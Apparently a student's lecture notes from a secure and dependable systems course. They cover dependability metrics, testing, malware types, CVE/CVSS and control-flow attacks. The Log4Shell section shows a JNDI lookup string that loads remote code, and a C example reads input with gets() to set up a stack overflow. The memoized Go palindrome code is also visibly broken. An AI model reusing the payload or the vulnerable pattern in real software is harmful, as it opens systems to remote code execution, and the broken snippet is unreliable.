Secure and Dependable Systems

Author: Daria Shutina

Secure and Dependable Systems
- 24-02-01
- 24-02-06
- 24-02-08
  - Recent Computing Disasters
  - Systems
  - Dependability and Security
- 24-02-13
  - Dependability metrics
    - Reliability
    - Availability
- 24-02-15
  - Software Engineering Aspects
    - Defensive programming
    - Software Testing
    - Test Coverages
- 24-02-20
    - Longest palindromic sequence
- 24-02-22
  - Software vulnerabilities
  - Control Flow Attacks
    - Taking advantage of a segmentation fault
- 24-02-27
- 24-03-05
  - Code Injection Attacks

24-02-01

Materials: https://cnds.constructor.university/courses/sads-2024/


Can we trust compilers? Repeat this question for 1,5 hours.

24-02-06

Instruction Set Architecture (ISA) is part of the abstract model of a computer that defines how the CPU is controlled by the software.

The ISA acts as an interface between the hardware and the software. It defines the supported data types, the registers; how the hardware manages main and virtual memory; which instructions a microprocessor can execute and what I/O model to use.

The ISA is implemented in the CPU using a **microarchitecture**.



Speculative execution is an optimization technique where a computer system performs some task that may not be needed. Work is done before it is known whether it is actually needed. If it turns out the work was not needed after all, most changes made by the work are reverted and the results are ignored.

This approach is used, for example, in branch prediction. Delivering data via cages can be time-consuming, so the CPU first guesses the answer (in the if-condition). THen, after the data has been delivered, it checks the guess.

24-02-08

Recent Computing Disasters

- **XEROX Scanner Bug (2013)**

  In 2013, Xerox scanners were found to alter texts, occasionally replacing characters and numbers with different characters and numbers. For example, `6` turned into `8` after scanning the document.

  David Kreisel started to investigate this issue and made the problem public. In some businesses, all papers that are received are scanned and later the originals are discarded. This means a scanner bug like this one can have far reaching consequences and it may be difficult to track down where errors occurred.

- **IoT Remove Control Light Bulbs (2018)**

IoT stands for Internet of Things. It was possible to buy these light bulbs from Amazon for roughly 15 Euros. The Amazon product description (last checked 2019-02-06) includes an image that shows a wireless symbol followed by the text “Remove Control”.

The software on the light bulb was found to get quite a few things wrong:

- It stores credentials in plaintext in flash memory that can be read with relatively little effort (even after the bulb has been thrown away)
- It uses a software update mechanism that can be tricked with some minor effort to load compromised firmware (firmware is not signed)
- It leaks unnecessary sensitive information to a cloud platform
- It uses a mechanism to learn WLAN credentials from a smart phone that can leak credentials to any observers

- **Spectre: Security Vulnerability (2018)**

  A *side-channel attack* is an attack where information is gained from the physical implementation of a computer system (e.g., timing, power consumption, radiation), rather than weaknesses in the code.

  A *timing attack* is a form of a side-channel attack that infers data from timing observations. Even though the CPU memory cache cannot be read directly, it is possible to infer from timing observations whether certain data resides in a CPU memory cache or not. By accessing specific uncached memory locations and later checking via timing observations whether these locations are cached, it is possible to get data from the CPU.

  Now about the attack. When processors use speculative execution, a branch misprediction may lead to revealing private data. The resulting state of the data cache creates a side channel, then a timing attack is used to extract private data through it.

  In particular, Spectre centers on branch prediction, which is a special case of speculative execution.

- **Log4Shell (2021)**

  Log4Shell is a vulnerability in `Log4j`, a popular Java library used for logging.

  JNDI [1] is a Java API which allows to look up data and resources (in the form of Java objects) via a name. Basically, it helps to fetch objects from the (remote) server and load them into the application.

  In the default configuration, when logging a string, `Log4j` performs string substitution on expressions of the form `${prefix:name}`. Among the recognized expressions is `${jndi:<lookup>}` where prefix tells the application that it should use JNDI to resolve the resource.

  LDAP [2] is a non-Java-specific protocol which retrieves the object data as a URL from server. For example, the line `${jndi:ldap://example.com/file}` will load data from the URL, if connected to the Internet, and save it in a Java object. Thus, an attacker can load and execute malicious code hosted on a public URL.


- **Progress MOVEit Transfer (2023)**

  Progress MOVEit Transfer is a so called managed file transfer solution. The software was found to have SQL injection vulnerabilities that could be used by attackers to leak data and to modify data.

Some estimate that the Progress MOVEit Transfer vulnerability led to stolen data from over 1000 organizations and 60 million individuals (possibly including professor's). It was so, because MOVEit Transfer was used by many third parties. Even if you bought services from German or European companies, which have to conform to German or European data protection rules, data still could have been leaked.

- **Rowhammer attack**

  Writing intensively into the same memory fragment leads to neighbor bits to flow.




  If you want to flip the specific bit, the Rowhammer attack might work.

Systems

A **system** is an entity that interacts with other entities, i.e., other systems, including hardware, software, humans, and the physical world with its natural phenomena. Systems almost never exist in isolation.

The other systems are the **environment** of the given system. We often forget to think about all interactions of a system with its environment.

The system **boundary** is the common frontier between the system and its environment. Well-defined system boundaries are essential for the design of complex systems.



System itself is decomposable. It consists of **components**, where each component is another system. The recursion stops when a component is considered atomic.

The **total state** of a given system is the set of the following states: computation, communication, stored information, interconnection, and physical condition.

The **function** of a system is what the system is intended to do and is described by the **functional specification**. Functional specification is required when we talk about correctness. Without it, we can not decide whether a system behaves correctly. Mistakes in functional specifications are often very expensive to fix. One reason is that they are often detected late in the development process.

The **behaviour** of a system is what the system does to implement its function and is described by a sequence of states.

Components interact with each other to provide a **service**. The service delivered by a system is its behaviour as it is perceived by a its users; a user is another system that receives service from the service provider. **Correct service** is delivered when the service implement the system function. If the functional specification is incomplete, then the service can be undefined in some situations (it is neither correct nor incorrect).

Error is part of a total state that may lead to a service failure. Error happens inside the system.

Failure is an event that occurs when a delivered service deviates from a correct device.

Fault is a hypothesized error or failure (e.g. the usage of speculative execution in Spectre). It happens on the way between the system and the environment. A fault is *active* when it produces an error, otherwise it is *dormant*.

Fault prevention aims at preventing the occurrence of faults.

The selection of a proper programming language for a given task can have a big impact on the number and kind of faults that can be produced. For example, a programming language that does automatic bounds checking for memory objects dramatically reduces buffer overrun faults. Similarly, a programming language that does automatic memory management dramatically reduces problems due to memory leaks or the usage of deallocated memory.

There is a collection of good coding practices called CERT Coding Standards, there recommendations for C/C++, Java and Perl can be found. They are a community-driven collection of pitfalls to avoid while programming.

Fault tolerance aims at avoiding service failures in the presence of faults.

A good example is an approach which Google uses. A query sent to a search engine is given to multiple independent backend systems and the first response is returned to the user. This approach provides fast response time and handles occasional failures.

Data replication is another approach. Storage systems use replication at the system level, across systems in a computing center or across entire computing centers.

Fault removal aims at reducing the number and severity of faults.

Fault removal during the development phase is about testing.

Fault removal during the operational phase is often done by installing updates or patches. Software that is used in an open environment must be patched regularly. Developers must have a plan how to provide and distribute patches over the entirely lifecycle of the products. And users must have a plan who is responsible to keep products patched.

Automatic software update mechanisms were created to reduce the burden on the user and system administrator side and to improve the user experience. However, we are far from having robust automatic software update mechanisms widely deployed, in particular considering embedded systems [3].

Dependability and Security

Dependability is:

- an ability of system to deliver service that can justifiably be trusted;
- an ability to avoid service failures that are more severe than acceptable

Dependability has the following attributes:

- Availability : readiness to deliver correct service
- Reliability : continuity of correct service
- Safety: absence of catastrophic consequences on the user(s) and the environment
- Integrity : absence of improper system alterations
- Maintainability : ability to undergo modifications and repairs
- Confidentiality : absence of unauthorized disclosure of information

Security is a composite of the attributes of confidentiality, integrity, and availability.

The definition of dependability considers security as a subfield of dependability. This does, however, not reflect how research communities have organized themselves. As a consequence, terminology is generally not consistent. Security people, for example, talk about vulnerabilities while dependability people talk about dormant faults.

24-02-13

Dependability metrics

Reliability


The **reliability** $R(t)$ of a system S is defined as the probability that S is delivering correct service in the time interval $[0,t]$. $R(t) \in [0, 1]$.

- Mean Time To Failure (MTTF), normally expressed in hours, is for for non repairable systems
- Mean Time Between Failures (MTBF), normally expressed in hours, is for for repairable systems
- The mean time it takes to repair a repairable system is called the Mean Time To Repair (MTTR), normally expressed in hours.
- These metrics are meaningful in the steady-state, i.e., when the system does not change or evolve.

$r_i(t)$ is the probability that i-th component does not fail at time t and we assume that component failures are independent.


The probability that a *serial* system S works is $ R_s(t) = \prod \limits_i r_i(t)$.

For a *parallel* system P, the probability is $R_P(t) = 1 - \prod (1 - r_i(t))$.



Serial


$$\prod_1^n r_i$$





parallel

$$1 - \prod_1^n (1 - r_i)$$

Examples of interconnection and corresponding computations of reliability:

S_1:  $1-(1-r_{A1}r_{B1})(1-r_{A2}r_{B2})$


S_2:  $(1-(1-r_{A1})(1-r_{A2}))\,(1-(1-r_{B1})(1-r_{B2}))$

S_3:  $(1-(1-r_{A1})(1-r_{A2}))\cdot(1-(1-r_{B1})(1-r_{B2}))\cdot r_X$

To achieve better reliability than the reliability provided by the components, we have to use **redundancy**. In other words, redundant components make system reliable. For example, if A_1 in system S_1 fails, there is still a way to deliver a service.


If we want to make a system more reliable, making components more reliable can be more expensive than adding redundancy.

Now lets consider a more complex example.



Here probability cannot be computed by simply identifying serial or parallel systems. Instead, we will compute conditional probability. The idea is to fix probability of one component and consider cases.


In the first case, we assume that A_2 fails. Then only the upper row is left:



So, the probability for the first case is

$$(1 - r_{A_2})r_{A_1}r_X r_{B_1}$$

In the second case, A_2 works. Then A_1 does not matter, so we just remove it:



The probability for the second case is

$$r_{A_2}(1-(1-r_X r_{B_1})(1-r_{B_2}))$$

Finally, A_2 can either work or not work, so the total probability is

$$(1-r_{A_2})r_{A_1}r_X r_{B_1} + r_{A_2}(1-(1-r_X r_{B_1})(1-r_{B_2}))$$

Availability

The **availability** $A(t)$ of a system S is defined as the probability that S is delivering correct service at time t.

- A metric for the average, steady-state availability of a repairable system is A = MTBF/(MTBF + MTTR), normally expressed in percent.
- A metric for the average, steady-state availability of a repairable system is A = MTBF/(MTBF + MTTR), normally expressed in percent.

  It is common practice to express the degrees of availability by the number of nines. For example, “5 nines availability” means 99.999% availability.

24-02-15

Software Engineering Aspects

Good Software Development Practices:

- Choice of Programming Languages

  Programming languages serve different purposes and it is important to select a language that fits the given task. Low-level [4] languages can be very efficient but programmers might make more mistakes. High-level [5] or functional [6] languages can lead to very abstract but very robust code.
- Coding Styles

  Readability is key. Since code is in general written and maintained by multiple people, it is helpful to agree on a common coding style.
- Documentation

  Documentation explaining details not obvious from the code is important. Nowadays, documentation is often generated by tools from comments inside the code.
- Version Control Systems (e.g. Git)

  Help to track different versions of code and support distributed and loosely coupled development schemes
- Code Reviews and Pair Programming

Peer review of source code helps to improve the quality of the code committed to a project. An extreme form is pair programming where coding is always done in pairs of two programmers.

- Automated Build and Testing Procedures

  The software build and testing process should be fully automated. Automated builds on several target platforms and the automated execution of regression tests triggered by a commit to a version control system.

- Issue Tracking Systems

  Issue tracking systems organize the resolution of problems and feature requests. All discussions related to a software issue are recorded and archived in a discussion thread.

  Issues are usually labeled with metadata, which allows development managers to collect insights about the software production process.

Defensive programming

Defensive programming is about creation of stable code for a software designed to avoid problematic issues in advance.

Some key principles and techniques associated with defensive programming:

- Input Validation
- Error Handling
- Assertions
- Code Contracts

  Define preconditions, postconditions and invariants for functions and classes.

  For class invariants, 1) invoking a constructor must guarantee a valid state on a newly created object and 2) methods should leave the object in a valid state.

  For method invariants, the precondition of a function must be checked before the function is called. For some complex functions, it might even be useful to check the postcondition, i.e., that the function did achieve the desired result.

- Logging — track behaviour of the program
- Code Reviews and Testing
- Documentation

Software Testing

Testing levels:

Acceptance testing

↑

System testing

↑

Integration testing — a phase where individual units are combined and tested as a group. The purpose is to check interactions between units.

- test driver = simulates behaviour of higher-level module/component (e.g. a temporary class used as a database)
- test stub = simulates behaviour of lower-level module/component (e.g. a temporary class that writes info into console instead of sending it to a real server)

↑

Unit testing — testing individual units (e.g. components) in isolation from the rest of the system.

- test unit = a collection of tests targeting a specific unit of code
- test case = a set of conditions under which the tester determines whether the the system works correctly

Regression testing — confirms that implemented changes have not negatively impacted the existing functionality.

Test Coverages

Coverage		Description
Function	C_F	Has each function in the program been called?
Statement	C_S	Has each statement in the program been executed?
Branch	C_B	Has each branch of each control structure been executed?
Path	C_P	Has each possible path (start to end) been executed?
Condition	C_C	Has each boolean condition been evaluated to true and false?

Test coverage metrics (%) express to which degree the source code of a program is executed by a particular test suite.


Regarding **condition coverage**, if you have a compound boolean expression, you can either have simple condition coverage where each condition is (independently) once true or false. For multiple condition coverage, all combinations of the conditions have to be tested.

Path coverage requires that all possible paths have been execute. Programs with loops can have many or even infinitely many control flow paths. Hence, path coverage can be further refined for loops:

- Complete path coverage (CpF): All possible paths are tested. This may be a large or even infinite number of paths.
- Boundary interior path coverage (CpBI): The path not executing a loop body is executed and paths are executed that execute a loop body one and two times.
- Structured path coverage (CpBIn): A generalization of CpBI where the number of loop body iterations is controlled by a parameter n.

A **control flow graph** represents the flow of control within a program. It's a graphical representation of all possible paths that can be taken during the execution of a program. Test coverage metrics are often computed based on the paths through the control flow graph that are exercised by the tests.

```
1 while (X) {
2     S1
3     if (Y) {
4         S2
5     } else {
6         S3
7     }
8 }
```



24-02-20

Longest palindromic sequence


Given a string, find the longest sequence which is palindromic. For example, `anana` is the answer for `bXYanXaYna`.

Solution using recursive dynamic programming:

```
func LpsNaive(s string) int {
    return LpsRange(s, 0, len(s) - 1)
}

func LpsRange(s string, start int, end int) int {
    if start > end {
        return 0
    }
    if start == end {
        return 1
```

```
    }
    if s[start] == s[end] {
        return 2 + LpsRange(s, start + 1, end - 1)
    }
    return max(LpsRange(s, start + 1, end), LpsRange(s, start, end - 1))
}
```



Using only recursion leads to redundant allocations on the stack, so we can add memorization to speed up the algorithm:

```
func LpsNaive(s string) int {
    n := len(s)
    if n == 0 {
        return 0
    }

    // Allocate and initialize a dp array and set diagonal to 1
    dp := make([][]int, n)
    for i := range dp {
        dp[i] = make([]int, n)
        dp[i][i] = 1
    }

    return LpsRange(s, 0, len(s) - 1, dp)
}

func LpsRange(s string, start int, end int, dp[][]int) int {
    if start > end {
        return 0
    }
    if dp[start][end] == 0 {
        if s[start] == s[end] {
            dp[start][end] := 2 + LpsRange(s, start + 1, end - 1)
        } else {
            dp[start][end] := max(LpsRange(s, start + 1, end), LpsRange(s, start,
end - 1))
```

```
        }
    }
    return sp[start][end]
}
```


Finally, we can get rid of recursion:

```
func LpsDp(s string) int {
    n := len(s)
    if n == 0 {
        return 0
    }

    // Allocate and initialize a dp array and set diagonal to 1
    dp := make([][]int, n)
    for i := range dp {
        dp[i] = make([]int, n)
        dp[i][i] = 1
    }

    // Compute the rest of dp array in the bottom-up fashion
    for len := 2; len <= n; len++ {
        for i := 0; i < n-len+1; i++ {
            j := i + len - 1
            if s[i] == s[j] {
                if len == 2 {
                    dp[i][j] = 2
                } else {
                    dp[i][j] = 2 + dp[i+1][j-1]
                }
            } else {
                dp[i][j] = max(dp[i+1][j], dp[i][j-1])
            }
        }
    }

    return dp[0][n-1]
}
```



24-02-22

Software vulnerabilities

Malware (short for malicious software) is software intentionally designed to cause damage to a computer system or a computer network.

- A *virus* depends on a host and when activated replicates itself by modifying other computer programs. A host is a "mandatory" condition, it can be a USB.
- A *worm* is self-contained malware replicating itself in order to spread to other computers. A host is not needed for it (this is the main difference from a virus).
- A *trojan* horse is malware misleading users of its true intent.
- *Ransomware* blocks access to computers or data until a ransom has been paid.
- *Spyware* gathers information about a person or organization, without their knowledge.

Social engineering is the psychological manipulation of people into performing actions or divulging confidential information. Examples:

- An attacker sends a document that appears to be legitimate in order to attract the victim to a fraudulent web page requesting access codes (phishing).
- An attacker pretends to be another person with the goal of gaining access physically to a system or building (impersonation).
- An attacker drops devices that contain malware and look like USB sticks in spaces visited by a victim (USB drop).

A **backdoor** is a method of bypassing normal authentication systems in order to gain access to a computer program or a computing system. Backdoors might be created by malicious software developers, by malicious tools, or by other forms of malware.

- Well-known default passwords effectively function as backdoors.
- Backdoors may be inserted by a malicious compiler or linker.
- Cryptographic algorithms may have backdoors.
- Debugging features used during development phases can act as backdoors.

Systems may accidentally have backdoors. It occasionally happens when debugging features enabled in development builds are not properly removed in production builds. Advanced backdoors that are implanted automatically by tools of a development environment are difficult to deal with.

A **rootkit** is a collection of tools that is installed by unauthorized users on systems in order to hide the existence of attackers and to allow attackers to come back at a later point in time.

Rootkits often try to hide their existence by going deep into the software stack. Ideal places are the operating system kernel since the kernel can easily hide the existence of files or processes run by an attacker.

Some rootkits have been developed to target hypervisors, which gives them access to a collection of virtual machines and even more hardware resources. Some rootkits hide in the bootloader (sometimes called bootkits) in order to leave very little traces on storage systems and making forensics harder.

An **advanced persistent threat (APT)** is a threat actor (an attacker) using advanced goal-oriented attack techniques, often staying undetected over a long period of time.

- APTs are often associated with nation states or state sponsored attack groups.
- APTs often aim at gaining long-term control of computing systems.
- APTs use extensive intelligence gathering techniques to achieve their goals.

APTs are often carried out using significant resources and thus often associated with the interests of nation states. A common pattern with APTs is that attackers take time to study their victim well and actions taken usually have the goal to obtain access to systems for a long period of time, minimizing the chances that the attack is discovered.

Common Vulnerabilities and Exposures (CVE) are widely used as identifiers for vulnerabilities. Their website.

CVEs can be reserved before they get published. This is often used to implement responsible disclosures where vendors are given information about a vulnerability before the vulnerability is made public. This enables vendors to prepare or even rollout fixes before a vulnerability is widely known.

Field	Description
identifier	Unique identifier for the record (CVE-$year-$number)
description	Concise description of the vulerability
references	Collection of links to further information
assigning	CVE numbering authority (CNA)
created	Date when the CVE was allocated or reserved
status	Status of the CVE entry (reserved, disputed, reject)

- CVE records aim at uniquely naming vulnerabilities.
- Example: CVE-2014-0160 identifies openssl's heartbleed vulnerability.

Common Vulnerability Scoring System (CVSS) attempts to assign severity scores to vulnerabilities.

Base Metrik	Abbr.	Metric Value
Attack Vector	AV	Network (N), Adjacent (A), Local (L), Physical (P)
Attack Complexity	AC	Low (L), High (H)
Privileges Required	PR	None (N), Low (L), High (H)
User Interaction	UI	None (N), Required (R)
Scope	S	Unchanged (U), Changed (C)
Confidentiality	C	High (H), Low (L), None (N)
Integrity	I	High (H), Low (L), None (N)
Availability	A	High (H), Low (L), None (N)

- CVSS aims at assessing the severity of computer system security vulnerabilities.
- Example vector: `CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:L/I:L/A:N`

Software producers create software products by assembling software components. Assessing whether software products are vulnerable requires to know which software components were used to build the products. The **software bill of materials (SBOM)** documents the components used by a product.

Creating SBOMs during the development process is relatively simple if the necessary information is identified and appropriately marked. However, for already shipped products, the costs of creating accurate SBOMs is often high since relevant information is often necessary.

Control Flow Attacks

Intel's `x86_32` processor architecture has eight general-purpose registers (`eax`, `ebx`, `ecx`, `edx`, `ebp`, `esp`, `esi`, `edi`). The `x86_64` architecture extends them to 64 bits (prefix "r" instead of "e") and adds another eight registers (`r8`, `r9`, `r10`, `r11`, `r12`, `r13`, `r14`, `r15`).

Note that the stack grows downwards on the `x86` architecture.

Some of `x86` registers have special meanings and are not really used as general-purpose registers. The `ebp` (`rbp`) register is used to point to the beginning of a stack frame (**base pointer**) while the `esp` (`rsp`) register is used to point to the top of the stack (**stack pointer**). There are additional special purpose registers, most important for us is the `eip` (`rip`) register, which points to the current instruction (**instruction pointer**).

Note that the base pointer `ebp` (`rbp`) is optional. It helps to debug programs but costs a few additional instructions on every function call.

Taking advantage of a segmentation fault

```c
#include <stdio.h>
#define DEBUG

int main(void) {
    char name[64];

#ifdef DEBUG
    fprintf(stderr, "character array name is ar %p\n", name);
#endif

    puts("What's your name?");
    gets(name);
    printf("Hello, %s!\n", name);
    return 0;
}
```

The corresponding machine code:

```
<main>:
    1165:       55                      push   %rbp
    1166:       48 89 e5                mov    %rsp,%rbp
    1169:       48 83 ec 40             sub    $0x40,%rsp
    116d:       48 8b 05 ec 2e 00 00    mov    0x2eec(%rip),%rax
    1174:       48 8d 55 c0             lea    -0x40(%rbp),%rdx
    1178:       48 8d 35 89 0e 00 00    lea    0xe89(%rip),%rsi
    117f:       48 89 c7                mov    %rax,%rdi
    1182:       b8 00 00 00 00          mov    $0x0,%eax
    1187:       e8 c4 fe ff ff          callq  1050 <fprintf@plt>
    118c:       48 8d 3d 94 0e 00 00    lea    0xe94(%rip),%rdi
    1193:       e8 98 fe ff ff          callq  1030 <puts@plt>
    1198:       48 8d 45 c0             lea    -0x40(%rbp),%rax
